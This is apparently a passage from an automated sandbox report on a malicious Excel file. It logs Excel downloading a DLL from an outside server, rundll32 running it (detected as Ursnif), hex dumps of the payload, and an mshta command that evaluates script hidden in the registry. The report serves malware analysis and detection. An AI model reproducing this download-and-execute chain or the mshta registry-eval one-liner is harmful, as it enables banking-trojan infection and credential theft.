Feb 12, 2021 18:43:16.960059881 CET	162.241.169.26	443	192.168.2.3	49731	CN=webdisk.cabogrupo.co.mz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Jan 16 23:28:00 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sat Apr 17 00:28:00 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6696 Parent PID: 792

General

Start time:	18:43:08
Start date:	12/02/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xfa0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\fsh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	152F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA

Copyright null 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	152F643	URLDownloadToFileA
C:\ProgramData\fsh\87.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	152F643	URLDownloadToFileA

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$File_78476.xlsb	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	11051E4	WriteFile
C:\Users\user\Desktop\~$File_78476.xlsb	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1105241	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\11[1].dll	unknown	7800	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 1f 8f d0 da 5b ee be 89 5b ee be 89 5b ee be 89 56 bc 63 89 5d ee be 89 56 bc 61 89 4a ee be 89 56 bc 5e 89 55 ee be 89 56 bc 5f 89 5c ee be 89 86 11 75 89 52 ee be 89 5b ee bf 89 ab ee be 89 56 bc 54 89 39 ee be 89 56 bc 62 89 5a ee be 89 56 bc 65 89 5a ee be 89 56 bc 60 89 5a ee be 89 52 69 63 68 5b ee be 89 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ......................@...... ....!..L.!This program cannot be run in DOS mode....$...........[...[...[...V.c.]. ..V.a.J...V.^.U...V._.\.....u. R...[.......V.T.9...V.b.Z...V. e.Z...V.`.Z...Rich[........... ........PE..L..	success or wait	1	152F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\fsh\87.dll	unknown	7800	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 1f 8f d0 da 5b ee be 89 5b ee be 89 5b ee be 89 56 bc 63 89 5d ee be 89 56 bc 61 89 4a ee be 89 56 bc 5e 89 55 ee be 89 56 bc 5f 89 5c ee be 89 86 11 75 89 52 ee be 89 5b ee bf 89 ab ee be 89 56 bc 54 89 39 ee be 89 56 bc 62 89 5a ee be 89 56 bc 65 89 5a ee be 89 56 bc 60 89 5a ee be 89 52 69 63 68 5b ee be 89 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$...........[...[... [...V.c.]. ..V.a.J...V.^.U...V._.\.....u. R...[.......V.T.9...V.b.Z...V. e.Z...V.`.Z...Rich[........... ........PE..L..	success or wait	1	152F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\11[1].dll	unknown	8192	ff ff c4 c4 c4 00 00 c4 ff c4 c4 00 fb 31 ed 04 91 d0 4b b0 cb 60 58 c2 2c ab 66 fa 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 c6 ff c3 c7 00 ff c4 c4 00 ff c7 c3 c6 00 00 c7 00 c6 c8 00 00 00 c4 c3 00 00 c3 c8 00 00 00 00 c7 c5 f4 dc 31 9e 78 ed fd 79 63 e6 f0 b7 9b a3 c4 e8 5f 18 bf 44 a1 93 0d 5e 38 00 c4 c6 c3 c4 c6 00 c3 c5 c4 c6 ff ff c6 00 00 c4 c4 00 c3 00 c4 00 00 c7 00 c4 c8 00 16 0d 52 81 4e fb 66 eb 86 02 89 bc d2 0d 6c af f6 cd 9e 43 11 85 71 c8 00 c5 c8 00 ff ff c7 00 c7 00 00 00 c3 c4 c4 c4 00 c6 ff 00 c6 00 c7 00 c7 00 c6 c5 c8 c8 ff 00 00 00 c4 ff c5 4b 90 43 07 3a 2e 13 c3 8f 8d 11 71 08 80 9b 8b b9 2d 1f b2 4c c3 da 2a 2d 31 e9 00 c7 00 00 ff 00 c6 c6 ff 00 ff c4 00 00 c5 c5 c7 c4 c6 c6 00 00 00 cc 72 c3 01 a1 78 14 5a 7d 4b e6 44 d9 b1	.............1....K..`X.,.f... ....1.x..yc..... .._..D...^8.................. ............R.N.f.......l....C ..q.......................... ...........K.C.:......q.....-..L..*- 1...................... ..r...x.Z}K.D..	success or wait	49	152F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\fsh\87.dll	unknown	24576	0f b7 3d 1c 00 07 10 8b f0 3b ef 74 11 0f b7 02 0f af c8 2b cd 2b ce 83 e9 29 3b cf 74 0b 83 c2 04 81 fa 24 00 07 10 7c e0 8b 6c 24 20 8b d1 6b c6 11 be 10 00 07 10 2b d0 66 83 3d 28 00 07 10 08 66 89 15 04 00 07 10 75 0e 8b 5c 24 18 6b c5 11 2b d8 83 64 24 10 00 0f b7 c2 83 c1 e9 89 44 24 18 03 c1 8b 4c 24 10 a3 40 00 07 10 0f b7 05 1c 00 07 10 8b 3d 40 00 07 10 89 44 24 14 3b e8 74 34 0f b7 06 51 99 53 52 50 e8 69 f8 00 00 8b d8 8d 4d 29 03 cf 8b c2 2b d9 83 d8 00 89 44 24 10 8b 44 24 14 8b 4c 24 10 99 3b d8 75 04 3b ca 74 0f 8b 44 24 14 83 c6 04 81 fe 24 00 07 10 7c bd 2a 1d 40 00 07 10 8b 44 24 18 80 c3 55 5f 5e 5d 88 1d 06 00 07 10 5b 83 c4 0c c3 51 53 55 56 57 6a 11 5b 66 39 1d 0c 00 07 10 77 21 a1 08 00 07 10 66 a3 12 00 07 10 83 c0 ec 0f b7 d8 b8	..=.....;.t.....+.+...);.t. .....$...\|..l$ ..k.....+.f.= (....f.....u..\$.k..+..d$.... .....D$....L$..@.....=@. ...D$.;.t4...Q.SRP.i.....M).. ..+.....D$..D$..L$..;.u.;.t..D $.....$...|.*.@....D$...U_^]. .....[....QSUVWj.[f9.....w!... ..f.....	success or wait	8	152F643	URLDownloadToFileA
C:\ProgramData\fsh\87.dll	unknown	49544	68 00 61 00 72 00 61 00 63 00 74 00 65 00 72 00 73 00 49 00 6e 00 45 00 78 00 70 00 72 00 65 00 73 00 73 00 69 00 6f 00 6e 00 20 00 2b 00 20 00 31 00 29 00 00 00 00 00 77 00 63 00 73 00 6e 00 63 00 70 00 79 00 5f 00 73 00 28 00 6c 00 6f 00 63 00 61 00 6c 00 65 00 4e 00 61 00 6d 00 65 00 4f 00 75 00 74 00 70 00 75 00 74 00 2c 00 20 00 6c 00 6f 00 63 00 61 00 6c 00 65 00 4e 00 61 00 6d 00 65 00 53 00 69 00 7a 00 65 00 49 00 6e 00 43 00 68 00 61 00 72 00 73 00 2c 00 20 00 65 00 78 00 70 00 72 00 2c 00 20 00 63 00 68 00 61 00 72 00 63 00 74 00 65 00 72 00 73 00 49 00 6e 00 45 00 78 00 70 00 72 00 65 00 73 00 73 00 69 00 6f 00 6e 00 20 00 2b 00 20 00 31 00 29 00 00 00 00 00 00 00 00 00 77 00 63 00 73 00 6e 00 63 00 70 00 79 00 5f 00 73 00 28 00 5f 00 70	h.a.r.a.c.t.e.r.s.I.n.E.x.p.r. e.s.s.i.o.n. .+. .1.).....w.c. s.n.c.p.y._.s.(.l.o.c.a.l.e.N. a.m.e.O.u.t.p.u.t.,. .l.o.c.a. l.e.N.a.m.e.S.i.z.e.I.n.C.h.a .r.s.,. .e.x.p.r.,. .c.h.a.r.a. c.t.e.r.s.I.n.E.x.p.r.e.s.s.i. o.n. .+. .1.).....w.c.s.n. c.p.y._.s.(._.p	success or wait	1	152F643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	10120F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	101211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	101213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	101213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7104 Parent PID: 6696

General

Start time:	18:43:21
Start date:	12/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\fsh\87.dll,DllRegisterServer
Imagebase:	0x250000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.484929367.0000000005CE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.484909959.0000000005CE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.491441332.0000000005B6B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.484870003.0000000005CE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.484795532.0000000005CE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.484765467.0000000005CE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.484838302.0000000005CE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.484894517.0000000005CE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.484953925.0000000005CE8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2288 Parent PID: 792

General

Start time:	18:45:07
Start date:	12/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6fa8b0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6024 Parent PID: 2288

General

Start time:	18:45:08
Start date:	12/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2288 CREDAT:17410 /prefetch:2
Imagebase:	0x1190000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5748 Parent PID: 2288

General

Start time:	18:45:13
Start date:	12/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2288 CREDAT:82952 /prefetch:2
Imagebase:	0x1190000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6336 Parent PID: 2288

General

Start time:	18:45:16
Start date:	12/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2288 CREDAT:17430 /prefetch:2
Imagebase:	0x1190000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 5428 Parent PID: 3388

General

Start time:	18:45:22
Start date:	12/02/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff79d1b0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis